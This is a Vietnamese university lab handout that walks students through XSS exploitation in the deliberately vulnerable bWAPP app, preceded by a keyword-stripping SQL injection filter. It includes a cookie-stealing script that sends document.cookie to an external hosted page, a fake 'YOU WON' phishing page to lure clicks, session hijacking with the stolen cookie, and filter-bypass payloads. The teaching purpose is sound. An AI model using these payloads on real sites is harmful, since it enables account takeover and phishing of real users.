```

    dim badChars
    dim newChars

    badChars = array("select", "drop", ";", "insert",
"delete", "xp_")
    newChars = strInput

    for I = 0 to uBound(badChars)
        newChars = replace(newChars, badChars(i), "")
    next

    KillChars = newChars
End Function
%>

```

### **Thiết lập cấu hình an toàn cho hệ quản trị cơ sở dữ liệu**

Cần có cơ chế kiểm soát chặt chẽ và giới hạn quyền xử lý dữ liệu đến tài khoản người dùng mà ứng dụng web đang sử dụng. Các ứng dụng thông thường nên tránh dùng đến các quyền như dbo hay sa. Quyền càng bị hạn chế, thiệt hại càng ít.

Ngoài ra để tránh các nguy cơ từ SQL Injection attack, nên chú ý loại bỏ bất kỳ thông tin kỹ thuật nào chứa trong thông điệp chuyển xuống cho người dùng khi ứng dụng có lỗi. Các thông báo lỗi thông thường tiết lộ ra chi tiết kỹ thuật có thể cho phép kẻ tấn công biết được điểm yếu của hệ thống.

### **3. Kịch bản thực hành**

Mở ứng dụng web: bWapp

Thực hiện các bài tập khai thác lỗ hổng XSS, CSRF và SQL injection trên bWapp theo hướng dẫn.

### **4. Mục tiêu bài thực hành**

Bài tập này giúp sinh viên hiểu bản chất cũng như quy trình thực hiện khai thác lỗ hổng XSS, CSRF và SQL injection trong ứng dụng Web để từ đó có biện pháp phòng chống hiệu quả đối với lỗ hổng phổ biến này.

Đồng thời bài tập này cũng giúp sinh viên hiểu được và thực hiện được quy trình trong việc đánh giá an toàn ứng dụng web đối với lỗ hổng này.

### **5. Tổ chức thực hành**

Yêu cầu thực hành: Độc lập.

Thời gian: 3 x 45 phút.

### **6. Môi trường thực hành**

Yêu cầu phần cứng:

+ 01 máy tính.

+ Cấu hình tối thiểu của: Intel Core i3 – i7, 2GB RAM, >40GB ổ cứng.

Yêu cầu phần mềm trên máy:  
+ Ứng dụng web bWapp.  
Yêu cầu kết nối mạng Internet: không

## 7. Sơ đồ thực hành


Không có.

## 8. Các nhiệm vụ cần thực hiện

### 8.1. Khai thác XSS


#### Nhiệm vụ 1. Thực hành khai thác XSS phản xạ sử dụng phương thức GET mức độ dễ

Sau khi đăng nhập vào bWAPP chọn đến bài XSS - Reflected (GET)



Hình 8.1. Chọn bài XSS - Reflected (GET)

Chọn level low



Hình 8.2. Chọn level low trong bài XSS - Reflected (GET)

Như phân lý thuyết đã nêu, XSS- Reflected chỉ ảnh hưởng phía client. XSS - Reflected (GET) sử dụng phương thức GET, tức là khi nhập dữ liệu gửi từ phía client lên server thì URL sẽ kèm theo dữ liệu.


#### Xác định lỗi XSS

Bước 1: Xác định những vị trí có khả năng xảy ra lỗi XSS



Hình 8.3. Giao diện thực hành tấn công XSS - Reflected (GET) mức độ dễ


Có 2 ô là First name và Last name cho phép truyền dữ liệu vào. Thử nhập dữ liệu vào và xem kết quả hiển thị (nhập theo đúng họ tên của sinh viên).



Hình 8.4. Kết quả trả về khi nhập dữ liệu vào 2 ô First name và Last name trong bài XSS - Reflected (GET) mức độ dễ

Kết quả trả về hiển thị 'Welcome Nguyen Van A'. Từ đó có thể xác định có khả năng bị dính lỗi XSS


Do là hoạt động theo phương thức GET nên có thể thấy dữ liệu được truyền đi kèm theo URL



Hình 8.5. Phương thức GET được sử dụng trong bài XSS - Reflected (GET) mức độ dễ

## Bước 2: Kiểm tra lỗi XSS

Sau khi đã xác định được vị trí có khả năng mắc lỗi XSS, tiến hành kiểm tra bằng cách thử truyền vào 1 đoạn mã java script `<script>alert("XSS")</script>` để thực hiện tạo 1 popup thông báo để kiểm tra xem site có bị lỗi XSS hay không?




Hình 8.6. Kết quả kiểm tra lỗi XSS trong bài thực hành XSS - Reflected (GET) mức độ dễ

Nếu kết quả trả về như hình trên thì khẳng định đã bị dính lỗi XSS.

## Khai thác lỗi XSS

Kỹ thuật lấy cookie (Trình bày trong phần giới thiệu)

Sau khi tạo 2 file `get.php` và `get.txt` hacker upload lên host của mình. Trong bài thực hành này sẽ dùng web hosting free <https://www.000webhost.com/>. Sau khi đăng ký host ví dụ ở đây: <https://bokhoaday.000webhostapp.com/> (có thể sử dụng localhost thay thế).



Hình 8.7. Up 2 file `get.php` và `get.txt` thành công lên host

Đoạn mã script ăn cắp cookies có dạng như sau:

```
<script>window.open('https://bokhoday.000webhostapp.com/get.php?cookie='+document.cookie)</script>
```

Chèn đoạn mã vào site như sau:


```
http://192.168.0.101:8080/bwapp/xss_get.php?firstname=<script>window.open('https://bokhoday.000webhostapp.com/get.php?cookie='+document.cookie)</script>&lastname=A&form=submit
```

Tạo 1 file html trong đó có chứa đường link trên.

```
<html>
<head>
    <title>Lottery</title>
</head>
<body>
    <h1 align="center">CONGRATULATIONS!!!</h1>
    <h1 align="center">YOU WON!!!</h1>
```


```
Click this <a
href="http://192.168.0.101:8080/bwapp/xss_get.php?firstname=<script>window.open('https://bokhoday.000webhostapp.com/get.php?cookie='+document.cookie)</script>&lastname=A&form=submit">link</a> to
see your prize
</body>
</html>
```

Gửi file vừa tạo cho người dùng để lừa người dùng click vào.




Hình 8.8. File html đánh lừa người dùng click vào

Sau khi người dùng click vào cookie sẽ được gửi về file get.txt của hacker.




Hình 8.9. Cookie sau khi lấy được của người dùng

Bây giờ mở một trình duyệt mới lên và dùng cookie lấy được đăng nhập thông qua một tiện ích trên trình duyệt Chrome: EditThisCookie



Hình 8.10. Sử dụng cookie lấy được để đăng nhập

Add đoạn cookie đã lấy được vào sau đó reload lại trang login




Hình 8.11. Đăng nhập thành công nhờ sử dụng cookie lấy được của người dùng

Đã đăng nhập thành công mà không cần biết user và password của người dùng.



## Nhiệm vụ 2. Thực hành khai thác XSS phản xạ sử dụng phương thức GET mức độ trung bình

Chọn bài XSS - Reflected (GET) level medium



Hình 8.12. Chọn level medium trong bài XSS - Reflected (GET)

### Xác định lỗi XSS

Làm tương tự như ở mức độ dễ, nhưng khi truyền một đoạn mã java script `<script>alert("XSS")</script>` để thực hiện tạo một popup thông báo để kiểm tra xem site có bị lỗi XSS hay không? (thay XSS bằng tên của sinh viên)




Hình 8.13. Truyền dữ liệu vào 2 ô First name và Lastname trong bài XSS - Reflected (GET) mức độ trung bình

‘Ctrl + U’ tìm đến đoạn java script vừa nhập vào

```
<button type="submit" name="form" value="s
</form>
<br />
Welcome <script>alert(\"XSS\")</script> A
liv>
```

Hình 8.14. Xem mã nguồn dữ liệu sau khi nhập vào trong bài XSS - Reflected (GET) mức độ trung bình

Đoạn java script không được thực hiện do cơ chế lọc kí tự. Bây giờ thử 1 số cách đã được nêu trong phần giới thiệu. Khi thực hiện truyền 1 đoạn java script `<script>alert(String.fromCharCode(88, 83, 83))</script>` thu được kết quả:



Hình 8.15. Kết quả xác định lỗi XSS thành công trong bài XSS - Reflected (GET) mức độ trung bình


Từ đó khẳng định được site đã bị dính lỗi XSS

### Khai thác lỗi XSS

Các bước thực hiện tương tự như bài 1

### Nhiệm vụ 3. Thực hành khai thác XSS phản xạ sử dụng phương thức POST mức độ dễ

Sau khi đăng nhập vào bWAPP chọn đến bài XSS - Reflected (POST)



Hình 8.16. Chọn bài XSS - Reflected (POST)


Chọn level low



Hình 8.17. Chọn level low trong bài XSS - Reflected (POST)


Tương tự như bài 1 ở đây chỉ khác là site sử dụng phương thức POST. Khi truyền dữ liệu gửi từ client lên server thì dữ liệu sẽ không truyền kèm theo URL, phải bắt qua proxy hoặc capture gói tin qua wireshark,...mới thấy được.





Hình 8.18. Kết quả kiểm tra thành công lỗi XSS trong bài XSS - Reflected (POST) mức độ dễ

Dữ liệu được thấy khi bắt qua proxy Burp Suite



Hình 8.19. Dữ liệu bắt được qua proxy trong bài XSS - Reflected (POST) mức độ dễ

Dữ liệu bắt qua proxy:

firstname=%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E&lastname=A đã bị HTML Encode, giờ chỉ cần lên những trang Decode HTML là có thể thấy được dữ liệu cụ thể khi truyền vào như hình bên dưới:



Hình 8.20. Sử dụng HTML Encode

**Kiểm tra lỗi XSS** và **khai thác lỗi XSS** làm tương tự như bài 1

**Nhiệm vụ 4. Thực hành khai thác XSS phản xạ sử dụng phương thức POST mức độ trung bình**

Chọn bài XSS - Reflected (POST) level medium




Hình 8.21. Chọn level medium trong bài XSS - Reflected (POST)

**Kiểm tra lỗi XSS:** làm tương tự như bài thực hành 2

**Khai thác lỗi XSS:** làm tương tự như bài thực hành 1


**Nhiệm vụ 5. Thực hành tấn công XSS phản xạ sử dụng chuỗi JSON mức dễ**

Chọn bài XSS - Reflected (JSON)



Hình 8.22. Chọn bài XSS - Reflected (JSON)

Chọn level low



Hình 8.23. Chọn level low trong bài XSS - Reflected (JSON)

### Xác định lỗi XSS

Bước 1: Xác định những vị trí có khả năng xảy ra lỗi XSS



Hình 8.24. Giao diện thực hành tấn công XSS - Reflected (JSON)

Có một ô search cho tìm kiếm dữ liệu. Thử nhập dữ liệu vào tìm kiếm xem kết quả trả về:



Hình 8.25. Nhập dữ liệu vào ô search trong bài XSS - Reflected (JSON) mức độ dễ

Kết quả trả về Ironman??? Sorry, we don't have that movie:( có chữ Ironman lúc nhập vào thì site có khả năng bị dính lỗi ở ô 'Search'. **Sinh viên hãy thay Ironman bằng họ và tên sinh viên để thử nghiệm.**

Bước 2: Kiểm tra lỗi XSS

Sau khi đã xác định được vị trí có khả năng mắc lỗi XSS, tiến hành kiểm tra bằng cách thử truyền vào 1 đoạn mã java script `<script>alert("XSS")</script>` để thực hiện tạo 1 popup thông báo để kiểm tra xem site có bị lỗi XSS hay không? Không giống như bài 4.1 ở đây kết quả trả về hiển thị như sau (**Sinh viên hãy thay XSS bằng mã số sinh viên để thử nghiệm**):



Hình 8.26. Kết quả trả về khi nhập 1 đoạn java script trong bài XSS - Reflected (JSON) mức độ dễ

Giờ nhập 1 đoạn kí tự ví dụ: abc rồi 'Ctrl + U' xem mã nguồn và tìm đến đoạn **abc** vừa nhập vào

```
<script>
    var JSONResponseString = '{"movies":[{"response":"abc???
Sorry, we don&#039;t have that movie:({}}]';

    // var JSONResponse = eval("(" + JSONResponseString +
    ")");
    var JSONResponse = JSON.parse(JSONResponseString);

    document.getElementById("result").innerHTML=JSONResponse.movies[0]
    .response;

</script>
```

